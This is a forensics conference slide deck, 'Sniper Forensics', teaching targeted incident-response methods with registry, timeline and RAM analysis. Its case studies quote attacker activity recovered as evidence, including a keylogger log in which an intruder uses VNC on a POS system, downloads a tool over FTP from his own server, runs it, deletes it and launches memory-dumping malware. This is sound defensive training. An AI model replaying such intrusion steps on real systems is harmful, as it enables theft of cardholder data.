



Sniper Forensics: GFIRST Edition

Christopher Pogue, CISSP, CEH, CREA, GCFA, QSA
Senior Security Consultant

Who Am I?

- **Senior Security Consultant for the Trustwave SpiderLabs**
- **Master's degree in Information Security**
- **Author of "Unix and Linux Forensic Analysis" by Syngress**
- **Author of the blog, "The Digital Standard"**
- **Chosen as a SANS "Thought Leader" in 2010**
- **Member of the USSS Electronic Crimes Task Force**
- **Speaker @ SANS "What Works in Incident Response" '09, '10, and '11, The Computer Forensics Show '09 and '10, Direct Response Forum '09, SecTor '09, '10, and '11, USSS ECTF - Miami Conference, The Next HOPE '10, BSIDESLV '10, DEFCON 18, LMConnect '10, MasterCard Global Security Summit '10, DREN '11, GFIRST '11.**
- **Former US Army Signal Corps Warrant Officer**

Thank You Dan Christensen!



<http://dcdrawings.blogspot.com/>

Thank You MAJ Carole Newell...I think...



Twitter handle: @cpbeefcake



TheDigitalStandard.Blogspot.com

The Digital Standard

This Blog is dedicated Digital Forensics and Incident Response, tools, techniques, policies, and procedures.

📅 Thursday, June 30, 2011

Speaking at GFIRST

I will be delivering a special version of the Sniper Forensics presentation at the GFIRST National Conference this year! I'm sure it will be a fantastic event, and I am really looking forward to it!



Benefits...Don't Take My Word For it!

“As environments continue to grow in size and complexity, incident response teams entrenched in the “image everything” methodology will find themselves not able to understand the situation as fast as the threat is evolving within a target environment. Adopting the Sniper Forensics Methodology, will decrease the cost of the investigations while providing results many times faster over traditional approaches when applied to modern environments.”

- **Nick Percoco**
 - Senior Vice President, Trustwave SpiderLabs

Benefits...Don't Take My Word For it!

**“Sniper Forensic rocks because it's foundations lies in logic.
Try it, you will thank us later! ”**

- **Jibran Ilyas**
 - Senior Security Consultant, Trustwave SpiderLabs

Benefits...Don't Take My Word For it!

“If you have a specific goal, you are much more likely to achieve it. Knowing what you want out of an investigation, before you start, will help you know when you're finished.”

- **Jesse Kornblum**

- Computer Forensics Research Guru, Kyrus Technology

- **"Using F-Response as part of the "Sniper Forensics" model is the perfect logical extension of our original mission. Get answers, not just information."**

- **Matt Shannon**

- Founder, F-Response

Benefits...Don't Take My Word For it!

“Sniper Forensics: Target Acquisition' walks up to an analyst and slaps him right in the face! Here are targeted tools and techniques, straight from successful field ops, that every analyst needs to know!

Once you've defined your target, go grab the data you need, and optimize your time and resources to get the job done!”

- Harlan Carvey

- Vice President of Advanced Technical Projects, Terremark Worldwide
- Author of “Windows Forensic Analysis 2nd Edition”
- Author of the Blog, “WindowsIR.blogspot.com”

Benefits...Don't Take My Word For it!

“During a major breach, there is no plan B. Chris's presentation on Sniper Forensics are the result from his time spent on the front lines in the field. If you are looking to equip your team with what they really need, Sniper Forensics details special ops TTPs that make a clear difference. ”

- **Rob Lee**
 - Curriculum Lead, SANS Institute

* TTP = Tactics, Techniques, and Procedures


Agenda

- **What is Shotgun Forensics?**
- **What is Sniper Forensics?**
- **Guiding Principles**
- **Create an Investigation Plan**
- **Data Reduction**
- **Volatile Data Gathering and Analysis**
- **Data Correlation**
- **Tools**
- **Case Studies**
- **Bring it All Together**
- **Conclusion**

Shotgun Forensics

The process of taking a haphazard, unguided approach to forensic investigations:


- “Old school”
- Image everything
- Reliance on tools – autopilot
- Pull the plug



Sniper Forensics

The process of taking a targeted, deliberate approach to forensic investigations:

- Create an investigation plan
- Apply sound logic
 - Locard
 - Occam
 - Alexiou
- Extract what needs to be extracted, nothing more
- Allow the data to provide the answers
- Report on what was done
- Answer the questions



Three Round Shot Group

Infiltration

- How did the bad guy(s) get onto the system(s)

Aggregation

- What did they do
 - What did they steal

Exfiltration

- How did they get off the system
 - How did they get stolen data off the system


* This is commonly referred to as the “**Breach Triad**” – term credited to Colin Sheppard, Incident Response Director, SpiderLabs.

Guiding Principles

- **Locard's Exchange Principle**
- **Occam's Razor**
- **The Alexiou Principle**

Locard's Exchange Principle


- **Established by Edmund Locard (1877-1966)**
- **Regarded as the father of modern forensics**
- **Uses deductive reasoning**
 - All men are mortal
 - Socrates is a man
 - (Therefore) Socrates is mortal



Edmund Locard

Occam's Razor

- **Establish by William of Occam**
 - 13th century Franciscan Friar
 - Major contributor to medieval thought
 - Student of Aristotelian logic
- **The simplest answer is usually right**
 - The modern KISS principle
 - "Keep It Simple Stupid"
 - Don't speculate
 - Let the data be the data



William of Occam

The Alexiou Principle

Concept by Mike Alexiou, documented by the SpiderLabs

- What question are you trying to answer?
- What data do you need to answer that question?
- How do you extract/analyze that data?
- What does the data tell you?

Create an Investigation Plan

What are your goals?

- Write them down
 - Clear, concise, obtainable
 - If they are not CLEAR and CONCISE, you need to make them that way
- Success indicators
 - What will it look like when you find what you are looking for
 - Don't blow this off, REALLY think about this
- Make sure you are on the same page with the client
 - Define and deliver
 - Give them what you told them you were going to give them

Plan the work and work the plan

- Answer the questions you ask yourself
- Show your work
- If an answer cannot be found, provide the negative evidence

Create an Investigation Plan

This is THE MOST important phase of the investigation process.

(If you blow this, the entire case will be in jeopardy...Seriously)

- You CANNOT be asked to “find the bad guy stuff” and walk away!
There is no way to qualify or quantify that kind of statement!

Identify the target



Lock on



Engage



Data Reduction

- **Determine what is “normal”**
- **Eliminate “normal” from your view**
- **What’s left over is abnormal**
- **Provides good ole fashioned “leads”**
- **Document what you did, why you did it, and the results**
- **Answer the new questions**

Volatile Data Gathering

Critical to the investigation

- Likely your only chance to review the live system
 - Attackers may still be present
 - Malware is running in its original state
 - THIS is the crime scene
- Gather as much as you can
 - Use “trusted” tools
 - No such thing a “court approved”
 - Know your footprint, and be able to account for it
- Review during image acquisition
 - Major developments in minutes
 - Customer is good source of intel
 - Feeds back into the investigation plan

Target Acquisition

What do I snipe?

- **Registry hives (SAM, System, Security)**
- **NTUSER.dat files**
- **Timelines**
- **\$MFT**
- **Volatile data**
- **RAM**

Target Acquisition

How do I snipe it?

- **Follow the “Order of Volatility” (RFC 3227)**
<http://www.fags.org/rfcs/rfc3227.html>
- **Script this so you don't have to remember it!**
- **Dump contents into predefined output files (Start_Case.bat does this, and is included on your tools disk)**
- **Never introduce complexity where you can introduce consistency!**

Target Acquisition

- **F-Response is your scope**
 - Deploy remote agent
 - Connect to your forensic workstation
 - Issue Discovery Request
 - Mount the target drive as a Read Only share
- **You now have a RO drive mapping to the remote drive(s) on the target system. WHILE you image (imaging method is irrelevant), you can begin to extract meaningful data!**

Target Acquisition

FTK Imager v3.00 allows you to copy protected files from the F-Response mounted RO drive!

- SAM
 - System
 - Security
 - Software
 - SysEvent.evt(x)
 - SecEvent.evt(x)
 - AppEvent.evt(x)
 - NTUSER.dat
-
- Hives and event logs are located in *C:|Windows|system32|config*
 - NTUSER.dat files are located in *C:|Document and Settings|<user>*

Target Acquisition

Prepare your workstation

- **Create Directories**
 - Registry
 - Will contain your registry hives and event logs
 - NTUSER
 - Will contain all of your ntuser.dat files
 - Timeline
 - Will contain your bodyfiles and timelines
 - Malware
 - Will contain any malware you find
 - Make sure you create an exception for this directory in your AV program
 - Ripped
 - Will contain your parsed registry hives and ntuser.dat files
 - RAM
 - Will contain your RAM dumps
 - Vol
 - Will contain your volatile data dumps

Target Acquisition

Rinse, Repeat, Rip

- **Repeat file creation for all affected systems**
 - Separate by hostname
- **Open three command windows**
 - The command line is your friend...do not fear him...
- **Get ready to snipe!**

Volatile Data Analysis

What is the suspect system “supposed” to be doing

- Primary function of system
- Define what “normal” looks like
- Use the customer’s knowledge of their own system

What does it look like it’s doing

- Running Processes
 - What is running
 - From where
 - Why
- Network connections
 - What connections are being made
 - To where
 - Why

Volatile Data Analysis (cont.)

Event Logs (if you are lucky enough to have them)

- Who is logged in
- What have they done
- From where
- Know your event log numbers (or at least know where to read about them)

Registry

- GOLD MINE – Basically a huge, detailed, log file
- What has each user been doing (ntuser.dat)
 - How
 - From where (know which keys record this data)
 - LastWrite times
- Can be extracted from a live system
- Parsed with RegRipper/RipXP

Volatile Data Analysis (cont.)

Restore Points (Shadow Copy Volumes)

- Record major changes to the system or chronological
- Can be parsed to show when things took place
 - Malware was not present yesterday, but is there today
 - System was “updated” – something was installed
 - Registry changes are included (THIS IS HUGE)
 - Can be parsed with RipXP

System Information

- Operating System
- Patch level
- Auditing policies
- Password policies

Volatile Data Analysis (cont.)

RAM

- Another GOLD MINE
- Encryption keys
- Running processes
 - Open handles
 - Mutexes
 - Garble
 - Least frequency of occurrence
 - DLLs being used
 - Network connections
 - Binaries have to be unpacked to run
 - Strings
 - Usernames and passwords
 - Regexes
 - Luhn checks

Data Correlation

Multiple sources build context and confidence

- Various log files (Dr. Watson, Evt, firewall logs, etc)
- Data from restore points (Shadow Volume Copies)
- Registry (System, Software, NTUSER.dat)

KNOW what you are looking for, and what question you are trying to answer – the data will do the rest! All you have to do is bring it all together!

Timeline Analysis

- **Can help provide a window into activity on a specific date**
- **Can provide information about a specific file**
- **Even deleted files will leave residual timeline fragments**

Include:

- File system data (\$MFT)
- Registry key last write times
- Application log files

This a relatively new technique, and you can get a LOT of use out of a tool named, "Log2Timeline" by Kristinn Gudjonsson - <http://www.log2timeline.net/>

Case Studies

All Your Registry Entries Are Belong to Us!

- Binary wiped with sDelete
- Residual evidence of execution left in registry
- LastWriteTime confirmed time of last execution
- Dates matched entries in Firewall Logs!

Timeline Says U R p0wn3d

- Timeline shows nefarious activity
- Quickly identified malware, dump file, and method of exfiltration
- Multiple breaches – All visible in the timeline!

Don't Count Your Keylogger B4 It's Hatched...wait...what???

- Identified keylogger output file from timeline
- Outfile contained IP address, as well as malawre
- TIP: DON'T start your keylogger if you still have tools to download!

All Your Registry Artifacts Are Belong to US!

All Your Registry Artifacts Are Belong to Us!

LastWrite Time Thu Mar 4 09:18:13 2010 (UTC)

MRUList = a

a -> C:\WINDOWS\system32\ENT.exe

LastWrite Time Thu Mar 4 09:18:13 2010 (UTC)

MRUList = a

a -> C:\WINDOWS\system32\10.193.nbscan.csv

listsoft v.20080324

List the contents of the Software key in the NTUSER.DAT hive file, in order by LastWrite time.

Thu Mar 4 09:27:49 2010Z ENT2

Thu Mar 4 09:18:53 2010Z Far

All Your Registry Artifacts Are Belong to Us!

LastWrite Time Thu Mar 4 09:18:53 2010 (UTC)

Software\Far\PluginsCache

Software\Far\PluginsCache

LastWrite Time Thu Mar 4 09:18:46 2010 (UTC)

Software\Far\PluginsCache\Plugin0

Software\Far\PluginsCache\Plugin0

LastWrite Time Thu Mar 4 09:18:46 2010 (UTC)

Software\Far\PluginsCache\Plugin0\Exports

Software\Far\PluginsCache\Plugin0\Exports

LastWrite Time Thu Mar 4 09:18:46 2010 (UTC)

SetFindList -> 0

OpenPlugin -> 1

ProcessEditorEvent -> 0

ProcessEditorInput -> 0

OpenFilePlugin -> 0

ProcessViewerEvent -> 0

SysID -> 0

All Your Registry Entries Are Belong to Us!

CommandPrefix -> ftp

ID -> 21000afa9e205afac4494

Flags -> 0

PluginMenuString0 -> FTP client

Preload -> 0

PluginConfigString0 -> FTP client

DiskMenuNumber0 -> 2

DiskMenuString0 -> FTP

Name ->

C:\WINDOWS\system32\dver\Plugins\FTP\FARFTP.DLL

Software\Far\SavedDialogHistory

Software\Far\SavedDialogHistory

LastWrite Time Thu Mar 4 09:18:53 2010 (UTC)

Software\Far\SavedDialogHistory\Copy

Software\Far\SavedDialogHistory\Copy

LastWrite Time Thu Mar 4 09:28:16 2010 (UTC)

Line1 -> C:\WINDOWS\system32\dver

Line0 -> C:\WINDOWS\system32

P0wn3ed!

Timeline Says U R p0wn3d

Tue Mar 23 2010 03:41:47,14194,mac.,r/rrwxrwxrwx,0,0,50532-128-4,'C:/WINDOWS/Prefetch/FTP.EXE-06C55CF9.pf

Tue Mar 23 2010 03:42:18,264704,m...,r/rrwxrwxrwx,0,0,35378-128-3,'C:/WINDOWS/system32/b.exe

Tue Mar 23 2010 03:42:18,264704,m...,r/rrwxrwxrwx,0,0,35382-128-3,'C:/WINDOWS/system32/ssms.exe

Tue Mar 23 2010 03:42:31,264704,...b,r/rrwxrwxrwx,0,0,35378-128-3,'C:/WINDOWS/system32/b.exe

Tue Mar 23 2010 03:42:31,11796,...b,r/rrwxrwxrwx,0,0,35381-128-4,'C:/WINDOWS/Prefetch/BAND1.EXE-05391BAA.pf

Tue Mar 23 2010 03:42:36,264704,...b,r/rrwxrwxrwx,0,0,35382-128-3,'C:/WINDOWS/system32/ssms.exe

Tue Mar 23 2010 03:42:36,54046,...b,r/rrwxrwxrwx,0,0,35383-128-4,'C:/WINDOWS/Prefetch/B.EXE-2FBDED0A.pf

Tue Mar 23 2010 03:42:38,10878,...b,r/rrwxrwxrwx,0,0,35413-128-4,'C:/WINDOWS/Prefetch/SSMS.EXE-25BDC5E5.pf

Tue Mar 23 2010 03:42:46,11796,mac.,r/rrwxrwxrwx,0,0,35381-128-4,'C:/WINDOWS/Prefetch/BAND1.EXE-05391BAA.pf

Tue Mar 23 2010 03:43:15,92160,...b,r/rrwxrwxrwx,0,0,35414-128-3,'C:/WINDOWS/bupl.dll

Tue Mar 23 2010 03:43:16,92160,m.c.,r/rrwxrwxrwx,0,0,35414-128-3,'C:/WINDOWS/bupl.dll

Tue Mar 23 2010 03:43:16,56,...b,d/drwxrwxrwx,0,0,35421-144-5,'C:/WINDOWS/system32/drivers/blogs

Tue Mar 23 2010 03:43:38,20315,...b,r/rrwxrwxrwx,0,0,35422-128-4,'C:/WINDOWS/system32/drivers/blogs/23_03_2010.html

Stupid Hackers Do Exist

Don't Count Your Keylogger B4 It's Hatched...wait...what???

UltraVNC Win32 Viewer 1.0.1 Release ← Attacker using UltraVNC to access POS system

VNC Authentication support Enter 1pos (192.168.108.101) cmd Enter ftp X0.X.X.218 ← Attacker initiating FTP session with his server (username and password not available since the commands would have been issued on the remote system and not logged locally)

Enter Enter Enter hash Enter bin Enter mget band1.exe ← Attacker downloading additional tool

Bye ← Attacker terminating FTP session
Enter band1.exe ← Attacker initiating binary

Enter del band1.exe ← Attacker deleting binary

DDCDSRV1 7.3.447 -HACKMEBANK ← Attacker accesses Digital Dining

Enter ioi.exe ← Attacker launching Memory Dumping Malware

Bring it all together

What was your goal

- Restate your objectives
 - “The goal of this investigation was to determine BLAH...”
- Conclusions should support objectives
 - “It was determined that BLAH took place...”
- Clear, concise, direct
 - Know your audience
 - C-Staff / technical / small business owner
 - Write to your audience
 - “Leave your ego at the door”
 - No fluff
 - Say what you need to say and move on...DO NOT be verbose
 - No erroneous information
 - Deliver what you were brought in to deliver

Bring it all together (cont.)

What data provided answers

- Here is where to be specific
 - Should be repeatable by anyone
 - State exactly what you did and why
 - Avoid “lameness”

What were the answers

- How do they support the goals
- Sound conclusions are indisputable
- You are the expert (So act like it!)

Conclusion

- **Develop an analysis plan**
- **Apply sound logic**
- **Use data reduction**
- **Identify anomalies**
- **Generate a conclusion based on:**
 - Customer objectives
 - Guiding principles
 - Data analysis
- **Let the DATA guide your theory...NEVER force the data into your theory!**



 **Trustwave**[®]
SpiderLabsSM

Questions?
cepogue@trustwave.com
[@cpbeefcake](#)